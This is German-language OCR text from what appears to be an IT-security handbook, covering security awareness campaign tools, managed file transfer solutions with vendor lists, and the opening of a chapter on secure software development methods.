


Abbildung 5: Make or Buy?

4.4.2 Tools

Im Kapitel 3 wurde die Security Awareness Kampagne mit möglichen Kampagnenelementen dargestellt. Auf Basis der drei Phasen werden im Folgenden mögliche Tools vorgestellt.

4.4.2.1 Phase 1: „Wachrütteln"

„Vorkonfigurierte" Virus-/Phishing-Attacken ermöglichen die schnelle und effiziente Durchführung von Tests. Besonders wichtig ist dabei, dass Best Practice Erfahrungen des Anbieters in die Testszenarien einfließen (Wie wirkt das Szenario? Welche Rückmeldungen wird es geben?…) und ein Benchmarking zu vergleichbaren Tests in anderen Unternehmen möglich ist.

4.4.2.2 Phase 2: „Wissen vermitteln"

Präsenztrainings

In diesem Bereich kann man nur schwer von „Tools" sprechen. Es gibt jedoch zahlreiche vorkonfektionierte Inhalte, Demos und Medien für Präsenztrainings, die bereits vielfach erfolgreich eingesetzt wurden. Auch hier sollte man Best Practice Erfahrungen der Anbieter berücksichtigen und Referenzen anfordern.

Erfolgreiche Formate sind beispielsweise „Hacking für Manager" von Tobias Schrödel oder „Anatomie eines Industriespionageangriffes" von Michael Hochenrieder.

Webbased Training

In diesem Bereich gibt es inzwischen das größte Angebot an Tools. Zahlreiche renommierte Anbieter aus der eLearning Branche bieten auf ihren Plattformen auch Inhalte für Informationssicherheit und Compli-ance. Parallel gibt es einige spezialisierte Sicher-

heitsberatungsunternehmen, die Inhalte in eigene Trainingsplattformen verpackt haben.

Bei der Auswahl sollte ein Unternehmen zwei wesentliche Aspekte eines webbased Trainings separat betrachten: die eLearning-Plattform und die Inhalte für Informationssicherheit.

Wichtigste Faktoren für die Auswahl einer Plattform sind:

- Die „Lernkultur" des Unternehmens: Im Unternehmen A wird eventuell eine eher „nüchterne und reduzierte" Umsetzung präferiert, im Unternehmen B ist eine virtuelle Trainingswelt der Erfolgsgarant.
- Technischen Restriktionen: In manchen Unternehmen kann Audio / Video nicht eingesetzt werden. Andere haben Flash Plug-Ins gesperrt.
- Anpassbarkeit: Viele Unternehmen wollen Inhalte ohne die kostenpflichtige Hilfe des Anbieters anpassen können.

Die Inhalte eines Trainings zur Informationssicherheit sind plattformunabhängig. Die Eigenerstellung von Inhalten durch das Unternehmen selbst dürfte in der Regel kosteneffizient sein, da damit ein Großteil des Rads neu erfunden wird. 80% der bei Anbietern existierenden Inhalte sind auf alle Unternehmen anwendbar, die Individualisierung auf die Sicherheitsrichtlinien geschieht in den letzten 20%.

Bei der Auswahl von Inhalten sollte ein besonderer Augenmerk auf folgende Punkte gelegt werden:

- Die Inhalte sollten kurzweilig aufbereitet sein und durch Multimedia (zum Beispiel Videos) unterstützt werden.
- Die Teilnehmer sollten nicht nur konsumieren, sondern durch Übungen selbst aktiv das Erlernte widergeben.
- Das Training sollte ein Prüfungsmodul enthalten, um den Lernerfolg messen und dokumentieren zu können.

Ausgewählte Anbieter von webbasierten Trainings mit Security Awareness Inhalten:

Ditis Systeme:	www.ditis.de
E-Sec Virtual Training Company:	www.e-sec.at
IS-FOX Training:	www.is-fox.de
Mainskill Technologies:	www.mainskill.com

Videos

Die größte Herausforderung einer Security Awareness Kampagne ist das erlernte Wissen in wirkliches Verhalten umzusetzen. Verhalten wird durch folgende Faktoren beeinflusst:

- Wissen (zum Beispiel Vermittlung von Sicherheitsrichtlinien),
- Emotion (eine positive Einstellung zum Thema Sicherheit) und
- Motivation (der eigene Antrieb das Erlernte auch umzusetzen)

Gerade die Erzeugung der „persönlichen Motivation", das erlernte Wissen in einer Alltagssituation anzuwenden, stellt einen kritischen Erfolgsfaktor dar.

Security Awareness Videos sind hierfür ein sehr bewährtes Tool. Audiovisuelle Elemente werden nachweislich besser gelernt, erinnert und abgerufen als zum Beispiel Text, Audio, Computeranimation, oder ähnliches. Damit dies erfolgreich funktioniert sollten die Videos bestimmten Grundsätzen folgen:

- Reale Szenen mit realen Personen erhöhen deutlich die Identifikation beim Zuschauer.
- Die Szenarien sollten „glaubhaft" sein, sonst wird sich der Zuschauer nicht wiedererkennen.
- Es sollte neben einem Fehlverhalten auch das korrekte Verhalten gezeigt werden. Mitarbeiter können durch „Lernen am Modell" das gewünschte Verhalten an die konkrete Situation koppeln und in einer vergleichbaren realen Situation abrufen.

Ausgewählte Anbieter von Security Awareness Videos:

IS-FOX Videos: www.is-fox.de
Secorvo Videos: www.secorvo.de

4.4.2.3 Phase 3: „Nachhaltigkeit schaffen"

Security Awareness Content

Mitarbeiter sollten regelmäßig zu aktuellen Sicherheitsthemen informiert werden, um die Awareness auf einem hohen Niveau zu halten. Dies kann durch Artikel in Hauszeitungen, Intranet Seiten, Newsletter, Veranstaltungen etc. erfolgen. Meist sind in Unternehmen aber nicht die notwendigen Ressourcen vorhanden, Inhalte zu suchen, zu konsolidieren und Mitarbeitergerecht aufzubereiten.

Hier gibt es die Möglichkeit, Inhalte von externen Anbietern einzubinden. Einige öffentliche Stellen bieten kostenlos allgemeine Inhalte an, Beratungsunternehmen bereiten Inhalte Awareness spezifisch auf und bieten diese kommerziell an.

Ausgewählte Anbieter von Inhalten:

Initiative Deutschland sicher im Netz: www.sicher-im-netz.de
Bundesamt für Sicherheit in der Informationstechnik: www.bsi.bund.de
IRBI (Internet Risk Behaviour Index): www.irbi.de
IS-FOX Content (kommerzielles Angebot): www.is-fox.de

Tools zur Informationsklassifizierung

Es gibt im Bereich der Informationssicherheit einige Themen, die trotz aller Sensibilisierungsmaßnahmen nur schwer im Alltag der Mitarbeiter verankert werden. Die Klassifizierung und Kennzeichnung von Informationen gehört definitiv dazu.

Durch den Einsatz von Tools zur Klassifizierung und Kennzeichnung von Dokumenten und E-Mails werden Mitarbeiter effizient bei der Umsetzung der Informationsklassifizierung im Arbeitsalltag unterstützt. Die Tools ermöglichen eine „geführte" Klassifikation durch die Anwender:

- Dokumente und E-Mails müssen bei der Erstellung klassifiziert werden.
- Dokumente und E-Mails können entsprechend der Klasse gekennzeichnet werden (etwa als „vertraulich")
- E-Mails können je Klasse mit bestimmten Restriktionen versehen werden (zum Beispiel erzwungene Verschlüsselung vertraulicher Informationen).

Ausgewählte Anbieter von Klassifizierungstools:

IS-FOX Classification: www.is-fox.de
TITUS Classification: www.titus.com

4.5 Zusammenfassung

Die Sensibilisierung von Mitarbeitern und Führungskräften ist ein wesentlicher Baustein einer Informationssicherheitsstrategie. Erfolgreiche und nachhaltige Sensibilisierung erfordert den Einsatz verschiedener Maßnahmen. Die Auswahl der geeigneten Elemente ist abhängig vom bestehenden Sensibilisierungsgrad im Unternehmen, von der Unternehmenskultur und vom Budget.

Da alle Sensibilisierungsmaßnahmen Menschen als Zielgruppe haben, können standardisierte Methoden und Prozesse zum Einsatz kommen, die als „Awareness Tools" am Markt angeboten werden. Sie verringern signifikant die Kosten, ohne dabei die notwendige Flexibilität zur Individualisierung einzuschränken.

4.6 Über die Autoren

Andreas Schnitzer ist Vorstand der HvS-Consulting AG. Als zertifizierter ISO 27001 Leadauditor und BS 25999 Auditor berät er Unternehmen in allen Themen rund um Informationssicherheits-Managementsysteme mit den Schwerpunkten Prozesse/Organisation sowie Security Awareness.

Frank von Stetten ist Gründer und Vorstand der HvS-Consulting AG. Er berät Unternehmen bei Security Awareness Kampagnen und verantwortet bei HvS-Consulting die IS-FOX Security Awareness Produkte.

5 Managed File Transfer

Schutz von Daten, Infrastrukturen und Geschäftsbeziehungen steht im Mittelpunkt. Warum sollte man in eine Managed-File-Transfer-Lösung (MFT) investieren? Vor allem weil sie dazu beiträgt, die Säulen der IT-Governance wie Visualisierung, Richtlinien- und Community-Management zu etablieren. Und das schafft die Voraussetzung, diejenigen Informationen zu sichern, zu überwachen und zurückzuverfolgen, die die Geschäftsprozesse reibungslos fließen lassen.

Viele Organisationen überlassen es den Mitarbeitern oder Abteilungen, die Methode des Datenaustausches selbst zu wählen. Das passiert entweder aus der Notwendigkeit heraus oder weil es einfacher ist. Damit umgeht man die Investition in eine vernünftige, unternehmensweite Managed-File-Transfer-Lösung. Stattdessen verlässt man sich auf konventionelle Datenaustauschwerkzeuge wie E-Mail, Postdienste, ungesicherte FTP-Server, selbstgestrickte Lösungen oder Punkt-zu-Punkt-Verbindungen, die bereits im Unternehmen verfügbar sind.

Das Problem dabei: Diese diskontinuierlichen Datenaustauschprozesse und Technologien bürden der Infrastruktur, dem Budget und der Belegschaft des Unternehmens zusätzliche Lasten auf. Zudem entstehen dadurch Sicherheitslöcher, die sowohl die Daten als auch das Unternehmen selbst in Gefahr bringen. Und weil diese chaotischen Verbindungen so gut wie nicht zu managen sind, stehen sie auch den Geschäftsprozessen im Weg und können keine Visualisierung gewährleisten, die jedoch benötigt würde, um Kommunikation und Transaktionen zurückzuverfolgen, damit Unternehmen sofort auf entstehende Probleme reagieren können.

Mancher Betrachter mag sich die Frage stellen, wie schwer es denn sein kann, Daten auszutauschen. Die Wahrheit ist jedoch, dass verschiedene Kategorien der Datenbewegung schwierig zu klassifizieren sein können, ohne überhaupt davon zu sprechen, sie sicher, zuverlässig und pünktlich auszuführen.

Zum Datenaustausch gehört unter anderem der Austausch von Informationen zwischen unterschiedlichen Plattformen, Anwendungen und Menschen. Dies kann in einer großen Bandbreite unterschiedlicher Formate erfolgen und betrifft in aller Regel eine zunehmende Anzahl von Geschäftspartnern, die allesamt auf unterschiedlichem technologischen Stand sind. Wichtig ist es dabei, den Schutz von sich bewegenden und ruhenden Informationen zu gewährleisten – und das vor dem Hintergrund sich ständig ändernder B2B-Standards, Compliance und regulatorischer Anforderungen.

Eine MFT-Lösung kann helfen, Risiken zu umgehen, die Agilität zu verbessern und noch mehr Wert aus den bestehenden IT-Assets zu ziehen. Durch den Umstieg auf eine einheitliche Plattform kann man unter anderem Verzögerungen im Datenaustausch durch Automatisierung eliminieren, den IT Support mit einem einzigen Dashboard zentralisieren, die Integration mit entfernten Operationen harmonisieren und dabei gleichzeitig Industrie- und Technologiestandards unterstützen.

5.1 Herausforderungen beim Datenaustausch

Die Schwierigkeiten beim Datenaustausch haben sich nicht nur vergrößert, sie sind auch komplexer geworden. Partner Communities werden ausgebaut, und sowohl die Größe als auch das Volumen des Datenaustausches nehmen permanent zu. Und so gewinnt natürlich auch die Frage, wie man Datenströme am besten managt, an Bedeutung. Um auch zukünftig erfolgreich zu sein, müssen Unternehmen diese Herausforderungen intelligent lösen – zum Schutz ihrer Daten, Infrastrukturen und Geschäftsbeziehungen. Ohne die Fähigkeit, Datenübertragungen von Anfang bis Ende zu überwachen und zurückzuverfolgen, können ernste und weitreichende Auswirkungen auftreten. Dazu zählen etwa Datenverluste und Verletzungen des Datenschutzes, Verstöße gegen behördliche Vorschriften und daraus folgende Geldstrafen, verpasste Geschäftschancen und nicht erfüllte SLAs sowie Schäden für Marken oder Partner- und Kundenbeziehungen.

Um diese Risiken zu umgehen und zusätzliche Agilität sowie Wert aus den bestehenden IT-Ressourcen zu ziehen, müssen Organisationen dazu in der Lage sein, alle Datentransfers zu schützen und zu managen. Darüber hinaus ist es kritisch, Informationen über File-Transfer-Events zur rechten Zeit und im richtigen Zusammenhang für die richtigen Leute bereitzustellen.

5.2 Wer braucht MFT?

Eine Fragenliste kann helfen, die Anforderungen des eigenen Unternehmens im Hinblick auf den Datentransfer zu qualifizieren:

- Muss das Unternehmen Informationen zurückverfolgen, auditieren und aufzeichnen, um Branchen-, Finanz- oder gesetzlichen Verfügungen zu entsprechen?
- Will man internetbasierende Austauschdienste für Partner und Kunden bereitstellen, um für bessere Konnektivität zu sorgen?
- Ist die Organisation Sicherheitsherausforderungen im Zusammenhang mit einem der folgenden Aspekte ausgesetzt: Gibt es multiple Datenübergabepunkte (zwischen Systemen, Applikationen, Abteilungen oder Mitarbeitern)? Sind vertrauliche Daten in der demilitarisierten Zone (DMZ) abgelegt? Werden Daten unter Umständen mit nicht autorisierten Methoden verschickt? Besteht die Notwendigkeit, die Inhalte von Datentransfers im Hinblick auf Sicherheitsrichtlinien zu prüfen?
- Muss das Unternehmen für eine schnelle Anbindung neuer Geschäftspartner sorgen? Ist es erforderlich, dass man selbst, der Kunde oder der Partner Überblick darüber hat, wie und wann eine Transaktion stattfindet?
- Verwendet die vorhandene Datenaustausch-Lösung hartcodierte Skripts, die auf mehreren Servern verteilt sind?
- Brächte es für das eigene Unternehmen einen Vorteil, wenn man von einem Value-Added Network (VAN) zu direkter Konnektivität übergeht?
- Verursacht die gegenwärtige Datenaustausch-Lösung hohe Kosten im Zusammenhang mit dem Management der Datenströme, Plattform- und Anwen-

dungsupgrades oder der Diagnose von Datentransfer-Problemen und deren Lösung?

- Will man mithilfe individualisierter, ereignisgesteuerter Arbeitsabläufe für das Ausnahmemanagement in Echtzeit bessere Geschäftsentscheidungen fällen?
- Ist es durch die gegenwärtige File-Transfer-Lösung schwierig oder unmöglich, mit der Geschwindigkeit zu wachsen oder zu skalieren, die das Unternehmen verlangt?
- Benötigt man eine File-Transfer-Lösung, die es einem erlaubt, zusammenhängende Geschäftsprozesse und -aktivitäten zu automatisieren? Will man Datenströme verarbeiten, sobald sie verfügbar sind? Sollen Verzögerungen bei der Datenverarbeitung beseitigt und manuelle Eingriffe reduziert werden?

5.3 Unterschiede zu konventionellen File-Transfer-Tools

Die systembedingten Nachteile von E-Mail, FTP und anderen unsicheren File-Transfer-Methoden verschärfen sich noch angesichts darüber hinaus gehender Geschäftsrisiken wie:

- Fehlende richtliniengetriebene Governance: Vollständige Revisionspfade können die Compliance mit Branchen- und gesetzlichen Bestimmungen vereinfachen und die Kosten dafür senken; zudem helfen sie bei der Einhaltung unternehmensinterner Sicherheits- und Datenschutzbestimmungen.
- Keine zentralisierte Bereitstellung, Konfiguration und Management: Im Falle von veränderten Geschäfts- oder regulatorischen Anforderungen muss man die daraus erwachsenden Konsequenzen auch auf hunderten oder tausenden von Maschinen schnell umsetzen können. Zusätzlich benötigt man die Möglichkeit, neue Datenströme zu implementieren und Geschäftsprozesse zu unterstützen – und zwar mit der Geschwindigkeit, die das eigene Geschäft verlangt.
- Mangel an Visualisierung: Gute MFT-Lösungen bieten Funktionalitäten zur Überwachung und Rückverfolgung an und ermöglichen granulare Sichten in die gesamte File-Transferinfrastruktur — unabhängig davon, welche Applikationen, Systeme oder Plattformen man selbst oder die Partner im Einsatz haben.
- Integrationsprobleme: Viele Unternehmen leiden unter einem Mangel an Kontrolle und Management des gesamten Datenübertragungsprozesses, weil ihre Systeme nicht intelligent integriert sind. Man sollte jedoch in der Lage sein, seine Architektur anzupassen, um Geschäftsanforderungen und Datenaustauschprozesse zu unterstützen, um nicht effektiv hunderte oder tausende von skriptbasierten oder hartcodierten Datenströmen neu installieren zu müssen.
- Sicherheitsrisiken: Ein Unternehmen muss seine Daten schützen können, egal ob sie sich bewegen, durch die DMZ passieren oder ruhen – auf jedem Server und unabhängig vom zugrundeliegenden Transportnetzwerk.

Capabilities	Traditional FTP	Secure File Transfer	Managed File Transfer
Basic file transfer	X	X	X
Scripting and APIs	X	X	X
Data conversion (text / binary)	X	X	X
Simple remote commands	X	X	X
Data encryption		X	X
Advanced authentication		X	X
Error recovery			X
Event-driven transfers			X
Simplified scripting			X
Automation via web services			X
Detailed auditing			X
Reporting			X
Files of any size			X
Protocol conversion			X
Alerting			X

Abbildung 1: Vergleich von FTP-SFT-MFT (Quelle: Attachmate)

5.4 Anforderungen der Enterprise-Klasse

Wenn ein Unternehmen intern (A2A) oder extern (B2B) kommuniziert – zum Beispiel um Bestellformulare, Rechnungen, Lieferscheine, CAD-/CAM-Dateien, Personalakten oder Logistikdaten zu verschicken – können diese Transaktionsströme unterbrochen werden. Kommen dazu noch Fusionen oder Übernahmen, die zusätzliche Heterogenität in der IT-Umgebung schaffen, eskalieren die Herausforderungen: Transaktionen schlagen fehl, Nachrichten gehen verloren, Dokumente werden korrumpiert oder Daten passen nicht zusammen. Diese Art der Unterbrechung von Geschäftsabläufen führt zu verlorenem Umsatz und steigenden Kosten, sowohl mit Blick auf die Belegschaft als auch die Ressourcen.

Um Revisionsanforderungen und Service Level Agreements (SLAs) zu entsprechen und betriebliche Effizienz zu erreichen, benötigt man vor allen Dingen eine Technologie, die die Sprache des eigenen Geschäfts spricht. Denn in einigen Fällen repräsentieren die ausgetauschten Daten nicht nur das eigene Geschäft, sondern sind das Geschäft selbst.




Abbildung 2: MFT-Lösungen tragen dazu bei, die Säulen der IT-Governance wie Visualisierung, Richtlinien- und Community-Management zu etablieren. (Bild: Axway)

5.5 Ad-hoc- und Person-zu-Person-Datenaustausch kontrollieren und schützen

Es ist in diesen Tagen verhältnismäßig einfach, große Dateien über das Internet zu verschicken. Jedoch hat das Wachstum der dazu notwendigen Infrastrukturen nicht mit den Fortschritten von Bandbreite und Speichern Schritt gehalten. Das führt dazu, dass große Dateien E-Mail-Servern die Luft abdrücken und dedizierte Gateways wegen der Datenvolumina, die sie in Spitzenzeiten zu verarbeiten haben, in die Knie zwingen. Zunehmende Dateigrößen und Volumina treiben so die Kosten im Zusammenhang mit unkontrollierten Datenbewegungen in die Höhe.

Diese Herausforderungen und die damit verbundenen Kosten veranlassen Unternehmen oft dazu, Regeln einzuführen – etwa eine Begrenzung von automatisiertem Datenaustausch auf ausgewählte oder Schlüsselkunden, oder man setzt Größenbeschränkungen für E-Mails und Anhänge durch. Leider neigen Mitarbeiter jedoch dazu, in Anbetracht fehlender Alternativen in alte Gewohnheiten zurück zu verfallen oder sich auf komfortablere Optionen zu kaprizieren: So kommt es zum Einsatz von persönlichen E-Mail-Accounts und ungeschützten FTP-Internetseiten.

Man muss sich nur die Frage stellen, was die Mitarbeiter wohl tun werden, wenn sie eine besondere Datei zu verschicken haben – eine, die sehr groß ist und sensitive Daten enthält und nicht in das Muster des strukturierten, zeitlich festgelegten Datentrans-

fers passt: Wie werden sie dieses Problem lösen? Vielleicht handelt es sich um eine Übertragung, die unter eine bestehende schriftliche Richtlinie fällt? Kann man im Bedarfsfall einen Revisionspfad zur Verfügung stellen? All diese Fragen gilt es, realistisch zu beantworten.

Beim Datenaustausch von Person zu Person wird die Übertragung sehr stark davon bestimmt, wie Menschen über das Internet miteinander interagieren – ein Phänomen, das ständigem Wandel unterliegt. Und selbst die schlauesten Mitarbeiter machen manchmal unüberlegte Dinge — etwa unternehmensvertrauliche Daten an einen Partner zu emailen, statt eine Datenübertragung über die existierende, auditierte und sichere MFT-Lösung anzusetzen.

Der Schlüssel zur Erlangung von Kontrolle und Kostensenkung liegt darin, die Datenaustauschstrategie des eigenen Unternehmensnetzwerks umzuwandeln – weg von einer Spezialanwendung und hin zu einer Infrastruktursäule, umfassend ausgestattet mit Visualisierung, Governance und Community Management.

Abbildung 3: Ohne die Fähigkeit, Datenübertragungen von Anfang bis Ende zu überwachen und zurückzuverfolgen, können ernste und weitreichende Auswirkungen auftreten. (Bild: Axway)

5.6 Die richtige MFT-Lösung auswählen

Auf den Punkt gebracht sollten Unternehmen auf die folgenenden Aspekte achten, wenn sie nach einer robusten und sicheren MFT-Lösung suchen:

- Ein modularer Ansatz bei der Implementierung. Diese Strategie erlaubt es Organisationen, sowohl die Legacy-Infrastrukturen zu nutzen und zu unterstützen, als auch die Kosten zu kontrollieren. Ein kompletter Austausch von Infrastrukturen zur Unterstützung einer operativen Verbesserung oder aus Risiko- beziehungsweise Compliance-Gründen ist unrealistisch. Alles einfach „rauszureißen" und zu ersetzen führt zur Kostenexplosion, unnötiger Komplexität und verlängert damit die ROI-Zeitspanne.
- Bekenntnis zu offenen Standards. Umfangreiche und fortgesetzte Investitionen in proprietäre Protokolle nutzen nur dem Besitzer dieser Protokolle. Kunden, die in offene Standards investieren, unterstützen das Engagement des Anbieters, ohne sich gleichzeitig auf eine einzige Methode oder nur einen Anbieter festzulegen.
- Umfassende Sichtbarkeit aller Bewegungsmuster von Daten einschließlich E-Mail. Datenströme von System zu System versteht man meist sehr gut, gleiches gilt für Business-to-Business-Ströme. Dennoch verzichten die meisten Anbieter darauf die gängigste Methode des internen und externen Datenaustausches – nämlich E-Mail – als eine der Standardkomponenten in ihre Architektur aufzunehmen.
- Governance und Compliance durch Richtlinienmanagement. Wenn man die Inhalte, Ziele und Vertraulichkeitsstufen der übermittelten Daten nicht versteht, riskiert man, diese an die externe Welt zu „verlieren". Eine integrierte Richtlinienmanagement-Lösung stellt eine einfache Schnittstelle bereit, mit der Inhalte verwaltet und Aktionen zum bestmöglichen Schutz des Unternehmens durchgeführt werden können. Das minimiert gleichzeitig die Unterbrechung von geschäftlichen Abläufen.
- Agnostische Visualisierung. Auch wenn es unrealistisch ist, alles initial auf einer Plattform zu standardisieren, ist es kritisch, eine konsolidierte Sicht auf die „gestückelte" Infrastruktur zu erhalten. Zum Beispiel durch ein ereignis-basiertes, datei-optimiertes Visualisierungstool, das weder anbieter- noch anwendungsspezifisch ist.

5.7 Anbieterübersicht

FT/MFT-Lösungen (in alphabetischer Reihenfolge und ohne Anspruch auf Vollständigkeit) bieten unter anderem an:

Axway:	www.axway.de
IBM:	www.ibm.com
Ipswitch:	www.ipswitchft.com
Seeburger:	www.seeburger.de
Attachmate:	www.attachmate.com/Products/mft/managed_file_transfer.htm
Stonebranch:	www.stonebranch.de

5.8 Über den Autor

Paul French ist Vice President Product and Solutions Marketing bei Axway.

6 Secure Software Development Guide

Im Rahmen des Risikomanagements werden Daten unterschiedlich hoch bewertet. Müsste allerdings entschieden werden, ob der Formularserver oder der Webserver mitsamt Kundendaten abgesichert werden soll, so würde in den meisten Fällen sicher das Hauptaugenmerk auf dem Webserver liegen. Trotzdem sollte in jedem Fall auch der Formularserver abgesichert werden, weil schon durch das Kopieren vergleichsweise unwichtiger Daten erfahrungsgemäß ein schwerer Imageschaden entstehen kann.

Die im Folgenden beschriebenen Verfahren

- Threat Modeling
- Static Source Code Analysis
- Penetration Testing und
- Fuzzing

müssen, um ein angemessenes Sicherheitsniveau zu erreichen, in Kombination eingesetzt werden. Für sich alleine können diese Verfahren die Sicherheit einer Software zwar in einzelnen Bereichen erhöhen, in der Regel aber suchen Angreifer die Sicherheitslücke aus, die sie zuerst finden.

Manuelle Überprüfungen sind angesichts des meist großen Code-Umfangs nicht praktikabel. Der Einsatz klassischer Verfahren wie Code-Reading, zur Identifizierung und nachfolgender Vermeidung funktionaler Fehler ist sehr kostenaufwändig; insbesondere bei bisher nicht-identifizierter Sicherheitslücken (Vulnerabilities). Viele Sicherheitslücken werden daher erst nach Auslieferung der Software, zum Teil durch Dritte, erkannt. Aus diesem Grund ist es unerlässlich die „Sichere Softwareentwicklung" neben Programmierrichtlinien und manuellen Codereviews, vorrangig durch Tools der hier behandelten Verfahren zu unterstützen, um ein Maximum an Sicherheit zu erreichen.

Mit diesen Verfahren werden bisher nicht-identifizierte Sicherheitslücken kostengünstig identifiziert. Am wirksamsten und kostengünstigsten sind die Verfahren, wenn sie mit klar voneinander abgegrenzten Prozessschritten in den Software-Entwicklungsprozess des Unternehmens eingebunden werden – oder sich der Test-Dienstleister in den Software-Entwicklungsprozess integriert. Grundlage für die erfolgreiche Integration der Verfahren ist also ein bestehender Entwicklungsprozess.

Im Unternehmen vorhandene Programmierrichtlinien sind meist hervorragend. Allerdings werden sie nicht immer 100%ig eingehalten.

6.1 Einführung eines sicheren Softwareentwicklungsprozesses

6.1.1 Software-Entwicklungszyklus

Bei der Softwareentwicklung können also Sicherheitslücken nicht vollständig vermieden werden. Selbst wenn gute Programmierrichtlinien vorhanden sind, werden sie nicht (voll-ständig) eingehalten und nicht (vollständig) kontrolliert. Viele Sicherheitslücken werden nach wie vor erst dann identifiziert, wenn Software schon an den Kunden aus-

geliefert ist; dabei existieren wirkungsvolle Tools weit über klassische Verfahren des Testing hinaus, die Sicherheitslücken bereits in der Designphase (Threat Modeling) oder spätestens in der Verifikationsphase (Fuzzing) identifizieren. Im Folgenden werden die vier Verfahren zur Identifizierung von Sicherheitslücken dargestellt und den entsprechenden Phasen des Software-Entwicklungsprozesses zugeordnet.

Die Qualität von Softwareprodukten kann auf mangelnde Ressourcen in den entwickelnden Unternehmen zurückgeführt werden. Zudem werden vom Markt sehr kurze Produktlebenszyklen vorgegeben. Dies erhöht letztlich die Software-Entwicklungskosten ganz erheblich.




Abbildung 1: Vulnerability Identification im Software Development Process

Mittels Threat Modeling, Static Source Code Analysis und Fuzzing werden Softwarehersteller, End-Berbraucher und auch diejenigen, die Standardsoftware nur anpassen (Customizing) in die Lage versetzt, Software-Tests wirkungsvoller und kostengünstiger, mit den für ihre Aufgabenstellung geeigneten Tools durchzuführen und dadurch die Software sicherer zu machen. Mit Hilfe dieser Tools lassen sich bisher nicht-erkannte Fehler und bisher nicht-erkannte Sicherheitslücken identifizieren.

6.1.2 Entwicklungsmethoden zur sicheren Softwareentwicklung

Entwicklungsmethoden lassen sich durch die zwei Attribute Flexibilität und Struktur beschreiben. Hohe Flexibilität bedeutet meist eine geringere Struktur. Umgekehrt kann davon ausgegangen werden, dass eine Entwicklungsmethode mit hoher Strukturierung wenig Flexibilität bietet.

